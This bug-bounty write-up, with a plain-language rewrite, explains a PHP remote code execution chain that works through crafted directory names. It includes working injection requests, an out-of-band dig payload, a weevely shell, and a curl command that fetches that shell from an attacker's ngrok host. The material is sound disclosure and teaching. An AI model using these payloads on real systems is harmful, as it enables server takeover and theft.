Hardcore RCE via directory name for $3.000
A directory creation feature allowed an attacker to inject shell commands into a directory name, which were later executed when another script scanned that directory and passed the name to an exec call. This led to remote code execution on the server.
 Published on medium.com
This writeup could be considered a continuation of my previous findings for $10,000. Previously, I was able to access the source code through an exposed .git directory where the RCE vulnerability was located.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This case is a follow-up to an earlier finding on the same target, where an exposed .git directory gave access to the web application's source code and led to an RCE worth $10,000. After that vulnerability was explored, the researcher kept reading the recovered source in search of further issues and found a second, more complex RCE, this one reached through the directory creation functionality of the application.
A script at /ftp-upload/sync.php takes an adduser parameter together with secret1 and secret2 and builds a mkdir command from it. A second script, /ftp-upload/testSize.php, walks a directory and reports file sizes. The two scripts, combined, form the chain described below.

Setup
The precondition for the whole analysis is source code access, obtained in the previous engagement through the exposed .git directory. No accounts, roles or special tooling are described beyond that. For code review the researcher uses grep rather than a static analysis product such as SonarQube, and gives the following patterns as examples for PHP.
Cross-site scripting:
grep -Ri "\$_" . | grep "echo"
grep -Ri "\$_GET" . | grep "echo"
grep -Ri "\$_POST" . | grep "echo"
grep -Ri "\$_REQUEST" . | grep "echo"
Command execution:
grep -Ri "shell_exec(" .
grep -Ri "system(" .
grep -Ri "exec(" .
Code execution:
grep -Ri "eval(" .
grep -Ri "assert(" .
grep -Ri "preg_replace" . | grep "/e"
SQL injection:
grep -Ri "\$sql" .
grep -Ri "\$sql" . | grep "\$_"
RFI/LFI:
grep -Ri "file_include" .
grep -Ri "include(" .
grep -Ri "require(" .
grep -Ri "include_once(" .
grep -Ri "require_once(" .
grep -Ri "require_once(" . | grep "\$_"
On the attacker side, the later stages use weevely to generate a PHP shell, a small PHP script to serve that shell as a download, a local PHP development server, and ngrok to expose it.
Finding it
The sink in the size script
The scan pointed at a section of code that calls @exec(). The purpose of this code is to determine the sizes of files. On line 40, scandir() is called and returns an array of the directory contents. The names of files and directories are then filtered through preg_replace() and passed to the filesize64() function, which is where the @exec() call lives.

On its own this looked unusable: the code accepts no user input for injection, only the contents of the /home/html/ftp-upload/uploads/OELxI386/ directory, over which the researcher had no control. The finding was set aside for a few weeks.
The directory creation quirk
Later, while re-checking how the previous RCE had been fixed, the researcher tried various payloads and accidentally discovered that the adduser parameter accepts two values separated by a space, for example test%20somename. The value after the space is used to create a directory with the same name, in the same location as the PHP file.
http://example.com/ftp-upload/sync.php?adduser=test%20someuser&secret1=[secret1]&secret2=[secret2]

The code responsible for this is shown below.


Passing values with a space means the directory creation command ends up looking like this:
mkdir /home/html/ftp-upload/uploads/test somename
That is, the second word becomes a second argument to mkdir.
Exploitation
The ability to create arbitrary directories suggested a way to place a payload into the directory that scandir() reads, and from there into @exec(). The first idea was a directory name containing a payload that would send a request to a server under the researcher's control: if the request arrives, the code executed. The dig command was used for this.
dig%20rce.ct9zmv3v0e1uai2y5bc9q2b0grmka9.oastify.com
For a directory with such a name to be read by scandir(), it has to be created inside uploads/OELxI386/.
Step 1: first attempt, blocked by the space
http://example.com/ftp-upload/sync.php?adduser=test%20uploads/OELxI386/dig%20rce.ct9zmv3v0e1uai2y5bc9q2b0grmka9.oastify.com&secret1=[secret1]&secret2=[secret2]
This did not work. The space inside the payload, once it reaches the mkdir command, separates the arguments and produces three directories instead of one:
mkdir /home/html/ftp-upload/uploads/test uploads/OELxI386/dig rce.ct9zmv3v0e1uai2y5bc9q2b0grmka9.oastify.com
The payload therefore must not contain spaces. They can be replaced with ${IFS}.
Step 2: the working request

The directory with the payload in its name is created. The next requirement is to run the script with the vulnerable function that reads the directory contents, at /ftp-upload/testSize.php.
http://example.com/ftp-upload/testSize.php
The script runs.

And the request arrives at the researcher's server. This is RCE.

Step 3: what happened, in order
-
A request is sent to create a directory with the payload in the required location:
-
The payload is sent to the script that creates the directory.
- The command executed on the server side is:
mkdir /home/html/ftp-upload/uploads/test uploads/OELxI386/dig${IFS}rce.ct9zmv3v0e1uai2y5bc9q2b0grmka9.oastify.com
- The directory reading script is started:
http://example.com/ftp-upload/testSize.php
The script reads the contents of /home/html/ftp-upload/uploads/OELxI386/, into which the payload was uploaded, and passes it to the filesize64() function, where the code with the payload is called.

It is passed to the filesize64() function where the call of the code with the payload occurs.

Step 4: uploading a shell
With code execution confirmed, the remaining task is to upload a shell for unimpeded execution on the server. The reproduction steps are as follows.
- Create a shell with weevely and save it as a text file:
weevely generate 123pass shell.txt
- Create an
index.phpfile that will be used on the researcher's server to upload the shell:
<?php$attachment_location = "shell.txt";if (file_exists($attachment_location)) {header($_SERVER["SERVER_PROTOCOL"] . " 200 OK");header("Cache-Control: public");header("Content-Type: plane/text");header("Content-Transfer-Encoding: Binary");header("Content-Length:".filesize($attachment_location));header("Content-Disposition: attachment; filename=shell.php");readfile($attachment_location);die();} else {die("Error: File not found.");}
When a request is made to this script, the vulnerable server takes shell.txt and saves it as shell.php, so shell.php ends up on the vulnerable server.
- Set up a local PHP server and tunnel the connection with ngrok:
php -S [redacted]:8889 index.php
ngrok http -subdomain=rce 8889 -scheme http -scheme https
- Create the final payload that uploads the shell. The server still has filtering, so this took some brainstorming; the result is:
uploads/OELxI386/`cd${IFS}errors%26%26curl${IFS}rce.eu.ngrok.io${IFS}-o${IFS}shell.php
The payload executes the following commands on the vulnerable server:
cd errors #To go to a writable directory
curl rce.eu.ngrok.io -o shell.php #The command that will download the shell to the vulnerable server
Because the server uses filtering in the form of preg_match('/[\/:”*?<>|]+/', $f), slashes could not be used in the code. The resulting request is:

- Invoke the script to execute the code:
http://example.com/ftp-upload/testSize.php
A request then arrives at the researcher's server.

The errors/ directory is checked for the presence of the shell.

It is there.
- Connect to the shell and execute commands:
weevely http://example.com/ftp-upload/errors/shell.php 123pass

Root cause
The chain combines two mistakes. First, sync.php builds a mkdir command from the adduser parameter without preventing a second, space-separated word from becoming an additional argument, so the value after the space is used to create a directory in the same location as the PHP file. Second, testSize.php reads directory entries with scandir(), filters the names through preg_replace() and passes them to filesize64(), which calls @exec() on them. A directory name is therefore treated as part of a shell command.
The preg_replace('/[\/:”*?<>|]+/', $f) filter removes slashes and a set of special characters, which is why the final payload avoids slashes. It does not stop command substitution with backticks, nor the && operator, which the payload encodes as %26%26. The @ on @exec() suppresses error output but does not prevent execution.
Impact
An attacker who can reach sync.php and testSize.php can execute arbitrary commands on the server, first demonstrated by an outbound DNS lookup to a server under the attacker's control and then by downloading and running a weevely shell from errors/shell.php. The precondition is the ability to create a directory inside the directory that the size script scans, which the adduser parameter provides. The report does not describe any authentication requirement for either script.
After a few days of corrections the team rewarded the researcher with a bounty.

The amount paid was a lot less than expected, and the company explained it as follows.

The researcher notes this as the downside of bug hunting on self-hosted platforms.
Fix
The report does not describe the specific code changes made. Based on the root cause, the directory name should never reach a shell: filesize64() should use PHP's own filesystem functions rather than @exec(), and sync.php should validate adduser so that it cannot introduce additional arguments or shell metacharacters into the mkdir call. The preg_replace() filter is not a substitute for either measure.
Variants to test
- Look for other scripts that pass
scandir()output, uploaded file names or user-controlled directory names intoexec(),system()orshell_exec(). A positive result is an outbound request to a listener you control after the directory is created and the scanning script is invoked. - Test parameters that are concatenated into shell commands for a space-separated second value, as with
adduser. A positive result is an unexpected file or directory appearing next to the script. - Where spaces are filtered or break the payload, try
${IFS}. A positive result is a single directory whose name contains the full payload rather than several split directories. - Where slashes are filtered, try command substitution with backticks and
&&encoded as%26%26, as in the final payload. A positive result is a downloaded file appearing in a writable directory such aserrors/. - Use an out-of-band DNS lookup such as
digagainst a collaborator domain to confirm execution before attempting to upload anything. A positive result is a DNS hit on the collaborator.
What happened, in plain words
Imagine a website that lets people upload files over FTP (the old, simple way of moving files between computers). A script on the site, sync.php, creates folders. A script on the site, sync.php, does that folder creation. Another script, testSize.php, later walks through a folder and reports how big each file is.
The researcher found that these two scripts, used together, let an attacker run their own commands on the server. That is called RCE, short for Remote Code Execution: someone sitting at their own computer can make the website's server do things it was never meant to do, like run programs. The trick was to give a folder a carefully crafted name, then ask the size script to look inside that folder. The size script took the folder name and handed it to the operating system as if it were a command to run.
This was the second time the researcher found RCE on this target. The first time, worth $10,000, came from an exposed .git directory. .git is the hidden folder where a project keeps its version history; if a web server serves it by accident, anyone can download the source code of the site. With the code in hand, the researcher read it looking for more problems and found this second, more involved chain. The report is a follow-up to that earlier write-up.
The starting point: you need the code
To find bugs by reading source code (the human-written instructions that make up a program), you first need the source code. Here it came from the exposed .git directory from the earlier engagement. The report does not describe any accounts, roles or special tools beyond that.
For reading the code, the researcher uses grep, a command-line tool that searches text files for a pattern and prints the matching lines. Think of it as Ctrl+F, but across every file in a folder at once, and scriptable. A commercial static analysis product such as SonarQube could do this too, but the researcher prefers the old-school approach.
The patterns below are examples for PHP, the programming language this site is written in. Each line searches the current folder (.) and everything under it (-R, recursive), ignoring upper/lower case (-i), for a piece of text that often signals a dangerous operation.
Cross-site scripting (XSS: a bug where an attacker's JavaScript ends up running in another visitor's browser):
grep -Ri "\$_" . | grep "echo"
grep -Ri "\$_GET" . | grep "echo"
grep -Ri "\$_POST" . | grep "echo"
grep -Ri "\$_REQUEST" . | grep "echo"
Line by line:
grep -Ri "\$_" .looks for the characters$_, which in PHP is how variables holding user input often start. The|(pipe) sends those results into a secondgrep "echo", which keeps only lines that also containecho, the PHP instruction that prints something to the page. A variable printed straight to the page is a classic XSS candidate.$_GET,$_POSTand$_REQUESTare PHP's built-in containers for data the browser sends: values in the URL (GET), values in a submitted form (POST), and either of those (REQUEST). Searching for each one separately narrows down where input enters the page.
Command execution (places where the program asks the operating system to run a command):
grep -Ri "shell_exec(" .
grep -Ri "system(" .
grep -Ri "exec(" .
Line by line:
shell_exec(,system(andexec(are three PHP functions that run an operating system command. If any user-controlled text reaches one of them, an attacker may be able to run their own commands. Each line searches for one of these function names.
Code execution (places where text is run as program code):
grep -Ri "eval(" .
grep -Ri "assert(" .
grep -Ri "preg_replace" . | grep "/e"
Line by line:
eval(runs a string as PHP code.assert(checks an assertion, and in older PHP versions could evaluate a string. The third line looks forpreg_replacecombined with the/emodifier, a PHP feature removed in PHP 7 that evaluated the replacement text as code. All three are ways for text to become executable code.
SQL injection (SQL is the language databases speak; injection means sneaking your own SQL into a query the site builds):
grep -Ri "\$sql" .
grep -Ri "\$sql" . | grep "\$_"
Line by line:
- The first line finds variables named
$sql, a common name for a database query being assembled. The second keeps only those lines that also contain$_, meaning user input is being mixed into the query.
RFI/LFI (Remote/Local File Inclusion: making the site load a file from somewhere it should not, either from another server or from elsewhere on the same machine):
grep -Ri "file_include" .
grep -Ri "include(" .
grep -Ri "require(" .
grep -Ri "include_once(" .
grep -Ri "require_once(" .
grep -Ri "require_once(" . | grep "\$_"
Line by line:
include(andrequire(are PHP instructions that pull another file into the running program.include_once(andrequire_once(do the same but only once. If the file name comes from user input, an attacker may be able to choose which file gets loaded. The last line narrows to cases where user input ($_) is involved.
On the attacker's side, later stages use weevely (a tool that generates a small PHP program, called a shell, that lets you run commands on a server through your browser), a small PHP script to serve that shell as a download, a local PHP development server, and ngrok (a service that gives your local machine a public web address so the internet can reach it).
Finding it
The dangerous line in the size script
The scan pointed at a section of code that calls @exec(). The purpose of this code is to determine the sizes of files. On line 40, scandir() is called and returns an array (a list) of the directory contents. The names of files and directories are then filtered through preg_replace() (a find-and-replace function that works with patterns) and passed to the filesize64() function, which is where the @exec() call lives.
In plain words: scandir() lists what is inside a folder. Each name in that list is cleaned up a little by preg_replace(), then handed to filesize64(), which asks the operating system for the file's size using @exec(). The @ in front of exec() tells PHP to stay quiet if the command produces an error message. It does not stop the command from running.
On its own this looked unusable: the code accepts no user input for injection, only the contents of the /home/html/ftp-upload/uploads/OELxI386/ directory, over which the researcher had no control. In other words, the only thing that reaches the dangerous command is a list of file names, and the researcher could not put anything into that folder. The finding was set aside for a few weeks.
The folder creation quirk
Later, while re-checking how the previous RCE had been fixed, the researcher tried various payloads (the crafted input an attacker sends to trigger a bug) and accidentally discovered that the adduser parameter accepts two values separated by a space, for example test%20somename. %20 is how a space is written inside a URL, because a real space would break the address. The value after the space is used to create a directory with the same name, in the same location as the PHP file.
http://example.com/ftp-upload/sync.php?adduser=test%20someuser&secret1=[secret1]&secret2=[secret2]
Line by line:
http://example.com/ftp-upload/sync.phpis the address of the script that creates folders.example.comstands in for the real site.?starts the query string, the part of a URL that carries values to the script.adduser=test%20someusersets theadduserparameter totest someuser(the%20decodes to a space).&secret1=[secret1]&secret2=[secret2]passes two more parameters,secret1andsecret2, whose real values are redacted here. The report does not say what they are for.
The code responsible for this is shown below.
Passing values with a space means the directory creation command ends up looking like this:
mkdir /home/html/ftp-upload/uploads/test somename
Line by line:
mkdiris the operating system command that makes a folder./home/html/ftp-upload/uploads/testis the first argument: the full path of the folder to create.somenameis a second argument, separated by a space. Because the script glued the user's input straight into the command, the word after the space became a second folder name.mkdircreates it relative to the folder the PHP script is running in.
That is, the second word becomes a second argument to mkdir, and a directory named somename is created relative to the working directory of the PHP script. This matters because it gives the attacker a way to choose a folder name, and therefore a way to put text of their choosing into a folder that the size script will later read.
Exploitation
The ability to create arbitrary directories suggested a way to place a payload into the directory that scandir() reads, and from there into @exec(). The first idea was a directory name containing a payload that would send a request to a server under the researcher's control: if the request arrives, the code executed. This is called out-of-band confirmation: instead of looking for a result on the site itself, you watch for a signal arriving somewhere you control.
The dig command was used for this. dig is a tool that asks the internet's phone book (DNS, the system that turns names like example.com into addresses) for information about a name. If the vulnerable server runs dig with a name the researcher owns, that name's DNS server sees the lookup, which proves the command ran.
dig%20rce.ct9zmv3v0e1uai2y5bc9q2b0grmka9.oastify.com
Line by line:
digis the command to run.%20is the encoded space that separatesdigfrom its argument.rce.ct9zmv3v0e1uai2y5bc9q2b0grmka9.oastify.comis a unique name on a service (oastify.com) that records any lookup made for it. The long random part makes it unique to this test.
For a directory with such a name to be read by scandir(), it has to be created inside uploads/OELxI386/.
Step 1: first attempt, blocked by the space
http://example.com/ftp-upload/sync.php?adduser=test%20uploads/OELxI386/dig%20rce.ct9zmv3v0e1uai2y5bc9q2b0grmka9.oastify.com&secret1=[secret1]&secret2=[secret2]
Line by line:
adduser=test%20uploads/OELxI386/dig%20rce...oastify.comsets the parameter totest uploads/OELxI386/dig rce...oastify.comafter decoding. The first space separatestestfrom the rest, and the second space sits inside thedigcommand.- The idea was that the part after the first space would become the folder name, and that folder name would contain the
digcommand.
This did not work. The space inside the payload, once it reaches the mkdir command, separates the arguments and produces three directories instead of one:
mkdir /home/html/ftp-upload/uploads/test uploads/OELxI386/dig rce.ct9zmv3v0e1uai2y5bc9q2b0grmka9.oastify.com
Line by line:
mkdirnow receives three arguments:/home/html/ftp-upload/uploads/test,uploads/OELxI386/digandrce.ct9zmv3v0e1uai2y5bc9q2b0grmka9.oastify.com.- The folder name is split in two, so no single folder contains the whole
digcommand. The trick fails.
The payload therefore must not contain spaces. They can be replaced with ${IFS}. IFS is a built-in shell variable that holds the characters the shell treats as separators, and by default it contains a space. Writing ${IFS} gives the shell a space without typing one, so the text survives the folder creation step as a single word.
Step 2: the working request
Line by line:
test%20still uses a real space to split the input into two parts, so the second part becomes the folder name.uploads/OELxI386/dig${IFS}rce...oastify.comis the folder name. It contains no literal space, somkdirtreats it as one argument. When the shell later reads this name,${IFS}turns into a space and the text becomes the commanddig rce...oastify.com.
